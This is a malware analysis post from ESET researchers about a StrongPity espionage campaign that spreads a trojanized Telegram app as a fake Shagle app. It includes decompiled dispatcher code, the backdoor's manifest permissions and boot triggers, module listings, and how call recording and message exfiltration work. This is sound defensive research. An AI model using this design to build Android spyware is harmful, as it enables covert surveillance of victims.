StrongPity espionage campaign targeting Android users

welivesecurity.com/2023/01/10/strongpity-espionage-campaign-targeting-android-users/

January 10, 2023

ESET researchers identified an active StrongPity campaign distributing a trojanized version of the Android Telegram app, presented as the Shagle app – a video-chat service that has no app version

Lukas Stefanko

10 Jan 2023 - 11:30AM

ESET researchers identified an active StrongPity campaign distributing a trojanized version of the Android Telegram app, presented as the Shagle app – a video-chat service that has no app version

ESET researchers identified an active campaign that we have attributed to the StrongPity APT group. Active since November 2021, the campaign has distributed a malicious app through a website impersonating Shagle – a random-video-chat service that provides encrypted communications between strangers. Unlike the entirely web-based, genuine Shagle site that doesn't offer an official mobile app to access its services, the copycat site only provides an Android app to download and no web-based streaming is possible.

Key points of the blogpost:

- Only one other Android campaign has been previously attributed to StrongPity.
- This is the first time that the described modules and their functionality have been documented publicly.
- A copycat website, mimicking the Shagle service, is used to distribute StrongPity's mobile backdoor app.
- The app is a modified version of the open-source Telegram app, repackaged with StrongPity backdoor code.
- Based on similarities with previous StrongPity backdoor code and the app being signed with a certificate from an earlier StrongPity campaign, we attribute this threat to the StrongPity APT group.
- StrongPity's backdoor is modular, where all necessary binary modules are encrypted using AES and downloaded from its C&C server, and has various spying features.

The malicious app is, in fact, a fully functional but trojanized version of the legitimate Telegram app, however, presented as the non-existent Shagle app. We will refer to it as the fake Shagle app, the trojanized Telegram app, or the StrongPity backdoor in the rest of this blogpost. ESET products detect this threat as Android/StrongPity.A.

This StrongPity backdoor has various spying features: its 11 dynamically triggered modules are responsible for recording phone calls, collecting SMS messages, lists of call logs, contact lists, and much more. These modules are being documented for the very first time. If the victim grants the malicious StrongPity app accessibility services, one of its modules will also have access to incoming notifications and will be able to exfiltrate communication from 17 apps such as Viber, Skype, Gmail, Messenger as well as Tinder.

The campaign is likely very narrowly targeted, since ESET telemetry still doesn't identify any victims. During our research, the analyzed version of malware available from the copycat website was not active anymore and it was no longer possible to successfully install it and trigger its backdoor functionality because StrongPity hasn't obtained its own API ID for its trojanized Telegram app. But that might change at any time should the threat actor decide to update the malicious app.

Overview

This StrongPity campaign centers around an Android backdoor delivered from a domain containing the word "dutch". This website impersonates the legitimate service named Shagle at shagle.com. In Figure 1 you can see the home pages of both websites. The malicious app is provided directly from the impersonating website and has never been made available from the Google Play store. It is a trojanized version of the legitimate Telegram app, presented as if it were the Shagle app, although there is currently no official Shagle Android app.




Figure 1. Comparing the legitimate website on the left and the copycat on the right

As you can see in Figure 2, the HTML code of the fake site includes evidence that it was copied from the legitimate shagle.com site on November 1st, 2021, using the automated tool HTTrack. The malicious domain was registered on the same day, so the copycat site and the fake Shagle app may have been available for download since that date.




Figure 2. Logs generated by the HTTrack tool recorded in the fake website's HTML code

Victimology

On July 18th, 2022, one of our YARA rules at VirusTotal was triggered when a malicious app and a link to a website mimicking shagle.com were uploaded. At the same time, we were notified on Twitter about that sample, although it was mistakenly attributed to Bahamut. ESET telemetry data still does not identify any victims, suggesting the campaign is likely to have been narrowly targeted.

Attribution

The APK distributed by the copycat Shagle website is signed with the same code-signing certificate (see Figure 3) as a trojanized Syrian e-gov app discovered in 2021 by Trend Micro, which was also attributed to StrongPity.

```
Valid APK signature v3 found

    Signer 1

        Type: X.509
        Version: 3
        Serial number: 0x1774a69b
        Subject: CN=Elizabeth Mckinsen, OU=Android Dev Team, O=Mobility, L=Toronto, ST=Toronto, C=CA
        Valid from: Thu Jul 16 18:04:53 CEST 2020
        Valid until: Mon Jul 10 18:04:53 CEST 2045

        Public key type: RSA
        Exponent: 65537
        Modulus size (bits): 2048
        Modulus: 27406065109351984957822464151116471187284607073367647057313311709741021768457717735901051544788893272343347576

        Signature type: SHA256withRSA
        Signature OID: 1.2.840.113549.1.1.11

        MD5 Fingerprint: 1A A0 97 72 E6 B6 3C 59 E0 ED BF 96 11 57 47 BB
        SHA-1 Fingerprint: 67 14 EB D4 36 F8 1D A8 A7 79 5F 47 D7 48 01 33 0C 69 F1 89
        SHA-256 Fingerprint: DA 94 4F 28 79 DC B7 F7 06 17 54 F3 CE C1 D5 9D A1 EA BB 78 E6 B1 BA 96 CF D5 DA F0 AC AD 02 9F
```

Figure 3. This certificate signed the fake Shagle app and the trojanized Syrian e-gov app

Malicious code in the fake Shagle app was seen in the previous mobile campaign by StrongPity, and implements a simple, but functional, backdoor. We have seen this code being used only in campaigns conducted by StrongPity. In Figure 4 you can see some of the added malicious classes with many of the obfuscated names even being the same in the code from both campaigns.

Figure 4. Class name comparison of the trojanized Syrian e-gov app (left) and the trojanized Telegram app (right)

Comparing the backdoor code from this campaign to that from the trojanized Syrian e-gov app (SHA-1: 5A5910C2C9180382FCF7A939E9909044F0E8918B), it has extended functionality but with the same code being used to provide similar functions. In Figure 5 and Figure 6 you can compare the code from both samples that is responsible for sending messages between components. These messages are responsible for triggering the backdoor's malicious behavior. Hence, we strongly believe that the fake Shagle app is linked to the StrongPity group.

```
static {
    djdeeu networkStatusService$djdeeu0 = new djdeeu("MSG_TRIG_ALARM_HEARTBEAT", 0);
    djdeeu.b = networkStatusService$djdeeu0;
    djdeeu networkStatusService$djdeeu1 = new djdeeu("MSG_TRIG_ALARM_SYNC", 1);
    djdeeu.c = networkStatusService$djdeeu1;
    djdeeu networkStatusService$djdeeu2 = new djdeeu("MSG_HEARTBEAT", 2);
    djdeeu.d = networkStatusService$djdeeu2;
    djdeeu networkStatusService$djdeeu3 = new djdeeu("MSG_SYNC", 3);
    djdeeu.e = networkStatusService$djdeeu3;
    djdeeu networkStatusService$djdeeu4 = new djdeeu("MSG_COLLECT", 4);
    djdeeu.f = networkStatusService$djdeeu4;
    djdeeu networkStatusService$djdeeu5 = new djdeeu("MSG_TRIG_ALARM_COLLECT", 5);
    djdeeu.g = networkStatusService$djdeeu5;
    djdeeu networkStatusService$djdeeu6 = new djdeeu("MSG_CONNECTIVITY", 6);
    djdeeu.h = networkStatusService$djdeeu6;
    djdeeu.i = new djdeeu[]{networkStatusService$djdeeu0, networkStatusService$djdeeu1, ne
}
```

Figure 5. Message dispatcher responsible for triggering malicious functionality in the trojanized Syrian e-gov app

```
static {
    djdeeu.b = new djdeeu("MSG_TRIGGER_ALARM_HEARTBEAT", 0);
    djdeeu.c = new djdeeu("MSG_TRIGGER_ALARM_SNYC", 1);
    djdeeu.d = new djdeeu("MSG_HEARTBEAT", 2);
    djdeeu.e = new djdeeu("MSG_TAKEN_CONFIG", 3);
    djdeeu.f = new djdeeu("MSG_CONNECTIVITY", 4);
    djdeeu.g = new djdeeu("MSG_SYNC", 5);
    djdeeu.h = new djdeeu("MSG_SYNC_FP", 6);
    djdeeu.i = new djdeeu("MSG_SYNC_FL", 7);
    djdeeu.j = new djdeeu("MSG_SYNC_SC_FL", 8);
    djdeeu.k = new djdeeu("MSG_ADD_MODULE", 9);
    djdeeu.l = new djdeeu("MSG_GET_MODULE", '\n');
    djdeeu.m = new djdeeu("MSG_DEL_MODULE", 11);
    djdeeu.n = new djdeeu("MSG_DEL_APK", 12);
    djdeeu coreService$djdeeu0 = new djdeeu("MSG_START_MODULES", 13);
    djdeeu.o = coreService$djdeeu0;
    djdeeu.p = new djdeeu[]{djdeeu.b, djdeeu.c, djdeeu.d, djdeeu.e, djde
}
```

Figure 6. Message dispatcher responsible for triggering malicious functionality in the fake Shagle app

Technical analysis

Initial access

As described in the Overview section of this blogpost, the fake Shagle app has been hosted at the Shagle copycat website, from which victims had to choose to download and install the app. There was no subterfuge suggesting the app was available from Google Play and we do not know how potential victims were lured to, or otherwise discovered, the fake website.

Toolset

According to the description on the copycat website, the app is free and intended to be used to meet and chat with new people. However, the downloaded app is a maliciously patched Telegram app, specifically Telegram version 7.5.0 (22467), which was available for download around February 25th, 2022.

The repackaged version of Telegram uses the same package name as the legitimate Telegram app. Package names are supposed to be unique IDs for each Android app and must be unique on any given device. This means that if the official Telegram app is already installed on the device of a potential victim, then this backdoored version can't be installed; see Figure 7. This might mean one of two things – either the threat actor first communicates with potential victims and pushes them to uninstall Telegram from their devices if it is installed, or the campaign focuses on countries where Telegram usage is rare for communication.




Figure 7. If the official Telegram app is already installed on the device, the trojanized version cannot be successfully installed

StrongPity's trojanized Telegram app should have worked just as the official version does for communication, using standard APIs that are well documented on the Telegram website – but the app doesn't work anymore, so we're unable to check.

During our research, the current version of malware available from the copycat website was not active anymore and it was no longer possible to successfully install it and trigger its backdoor functionality. When we tried to sign up using our phone number, the repackaged Telegram app couldn't obtain the API ID from the server, and hence did not work properly. As seen in Figure 8, the app displayed an API_ID_PUBLISHED_FLOOD error.




Figure 8. Error displayed during sign-up using phone number

Based on Telegram's error documentation, it seems that StrongPity hasn't obtained its own API ID. Instead, it has used the sample API ID included in Telegram's open-source code for initial testing purposes. Telegram monitors API ID usage and limits the sample API ID, so its use in a released app results in the error seen in Figure 8. Because of the error, it is not possible to sign up and use the app or trigger its malicious functionality anymore. This might mean that StrongPity operators didn't think this through, or perhaps there was enough time to spy on victims between publishing the app and it being deactivated by Telegram for APP ID overuse. Since no new and working version of the app was ever made available through the website, it might suggest that StrongPity successfully deployed the malware to its desired targets.

As a result, the fake Shagle app available on the fake website at the time of our research was not active anymore. However, this might change anytime should the threat actors decide to update the malicious app.

Components of, and permissions required by, the StrongPity backdoor code are appended to the Telegram app's AndroidManifest.xml file. As can be seen in Figure 9, this makes it easy to see what permissions are necessary for the malware.

```
        <receiver android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver" android:permission="com.google.android.c2dm.permission.SEND" android:exported="true">
            <intent-filter>
                <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
            </intent-filter>
        </receiver>
        <uses-library android:name="org.apache.http.legacy" android:required="false"/>
        <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.google.android.gms.auth.api.signin.internal.SignInHubActivity" android:exported="fa
        <service android:name="com.google.android.gms.auth.api.signin.RevocationBoundService" android:permission="com.google.android.gms.auth.api.signin.permission.REVOCATION_NOTI
        <provider android:name="com.google.firebase.provider.FirebaseInitProvider" android:exported="false" android:authorities="org.telegram.messenger.firebaseinitprovider" andro
        <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name="com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
        <service android:name="com.google.android.datatransport.runtime.backends.TransportBackendDiscovery" android:exported="false">
            <meta-data android:name="backend:com.google.android.datatransport.cct.CctBackendFactory" android:value="cct"/>
        </service>
        <service android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.JobInfoSchedulerService" android:permission="android.permission.BIND_JOB_SERVICE"
        <receiver android:name="com.google.android.datatransport.runtime.scheduling.jobscheduling.AlarmManagerSchedulerBroadcastReceiver" android:exported="false"/>
        <service android:label="PushBackService" android:name="org.telegram.messenger.CoreService" android:enabled="true"/>
        <service android:label="SupportService" android:name="org.telegram.messenger.AccService" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE">
            <intent-filter>
                <action android:name="android.accessibilityservice.AccessibilityService"/>
            </intent-filter>
            <meta-data android:name="android.accessibilityservice" android:resource="@xml/acc_service"/>
        </service>
        <service android:label="AppOwnNotification" android:name="org.telegram.messenger.NoteService" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE">
            <intent-filter>
                <action android:name="android.service.notification.NotificationListenerService"/>
            </intent-filter>
        </service>
        <receiver android:name="org.telegram.messenger.BootBroadcastReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
                <action android:name="android.intent.action.BATTERY_LOW"/>
            </intent-filter>
        </receiver>
        <receiver android:name="org.telegram.messenger.PreHandler">
            <intent-filter>
                <action android:name="android.intent.action.USER_PRESENT"/>
            </intent-filter>
        </receiver>
    </application>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.READ_CALENDAR"/>
    <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
    <uses-permission android:name="android.permission.READ_PHONE_NUMBERS"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.ACCESS_SUPERUSER"/>
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
    <uses-permission android:name="android.permission.REBOOT"/>
    <uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
    <uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
</manifest>
```

Figure 9. AndroidManifest.xml with components and permissions of the StrongPity backdoor highlighted

From the Android manifest we can see that malicious classes were added in the org.telegram.messenger package to appear as part of the original app.

The initial malicious functionality is triggered by one of three broadcast receivers that are executed after defined actions – BOOT_COMPLETED, BATTERY_LOW, or USER_PRESENT. After the first start, it dynamically registers additional broadcast receivers to monitor SCREEN_ON, SCREEN_OFF, and CONNECTIVITY_CHANGE events. The fake Shagle app then uses IPC (interprocess communication) to communicate between its components to trigger various actions. It contacts the C&C server using HTTPS to send basic information about the compromised device and receives an AES-encrypted file containing 11 binary modules that will be dynamically executed by the parent app; see Figure 10. As seen in Figure 11, these modules are stored in the app's internal storage, /data/user/0/org.telegram.messenger/files/.li/.




Figure 10. StrongPity backdoor receives an encrypted file that contains executable modules

```
kali:/data/data/org.telegram.messenger/files/.li # ls -l
total 86
drwxrwxrwt 2 u0_a1003 u0_a1003 3488 2022-07-21 15:26 __MACOSX
-rwxrwxrwt 1 u0_a1003 u0_a1003 5007 2022-07-21 15:26 libarm.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 3466 2022-07-21 15:26 libmpeg4.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 9081 2022-07-21 15:26 local.jar
drwxrwxrwt 2 u0_a1003 u0_a1003 3488 2022-07-21 15:27 oat
-rwxrwxrwt 1 u0_a1003 u0_a1003 4415 2022-07-21 15:26 phone.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 4205 2022-07-21 15:26 resources.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 5868 2022-07-21 15:26 services.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 6761 2022-07-21 15:26 systemui.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 3215 2022-07-21 15:26 timer.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 5607 2022-07-21 15:26 toolkit.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 3643 2022-07-21 15:26 watchkit.jar
-rwxrwxrwt 1 u0_a1003 u0_a1003 4220 2022-07-21 15:26 wearkit.jar
```

Figure 11. Modules received from the server stored in the StrongPity backdoor's internal storage

Each module is responsible for different functionality. The list of the module names is stored in local shared preferences in the sharedconfig.xml file; see Figure 12.

Modules are dynamically triggered by the parent app whenever necessary. Each module has its own module name and is responsible for different functionality such as:

- libarm.jar (cm module) – records phone calls
- libmpeg4.jar (nt module) – collects text of incoming notification messages from 17 apps
- local.jar (fm/fp module) – collects file list (file tree) on the device
- phone.jar (ms module) – misuses accessibility services to spy on messaging apps by exfiltrating contact name, chat message, and date
- resources.jar (sm module) – collects SMS messages stored on the device
- services.jar (lo module) – obtains device location
- systemui.jar (sy module) – collects device and system information
- timer.jar (ia module) – collects a list of installed apps
- toolkit.jar (cn module) – collects contact list
- watchkit.jar (ac module) – collects a list of device accounts
- wearkit.jar (cl module) – collects a list of call logs

```
kali:/data/data/org.telegram.messenger/shared_prefs # cat sharedconfig.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <long name="oAuth-id" value="22" />
    <string name="rev">3</string>
    <string name="U">WUREQUMKHh9ZX0RRVkJVV1VUUllCUkVZRVNYWEAeUl9dHlFAWB8=</string>
    <string name="cl.0x05">3</string>
    <string name="ia.0x05">3</string>
    <string name="rev2">104857600</string>
    <string name="0x04">2</string>
    <string name="rev1">36700160</string>
    <string name="fp.0x05">3</string>
    <string name="M">libarm.jar;libmpeg4.jar;local.jar;phone.jar;resources.jar;services.jar;
systemui.jar;timer.jar;toolkit.jar;watchkit.jar;wearkit.jar</string>
    <string name="0x01">ffffffff-9ee6-7dec-ffff-ffffa8c9b161</string>
</map>
```

Figure 12. List of modules used by the StrongPity backdoor

All obtained data is stored in the clear in /data/user/0/org.telegram.messenger/databases/outdata, before being encrypted using AES and sent to the C&C server, as you can see in Figure 13.


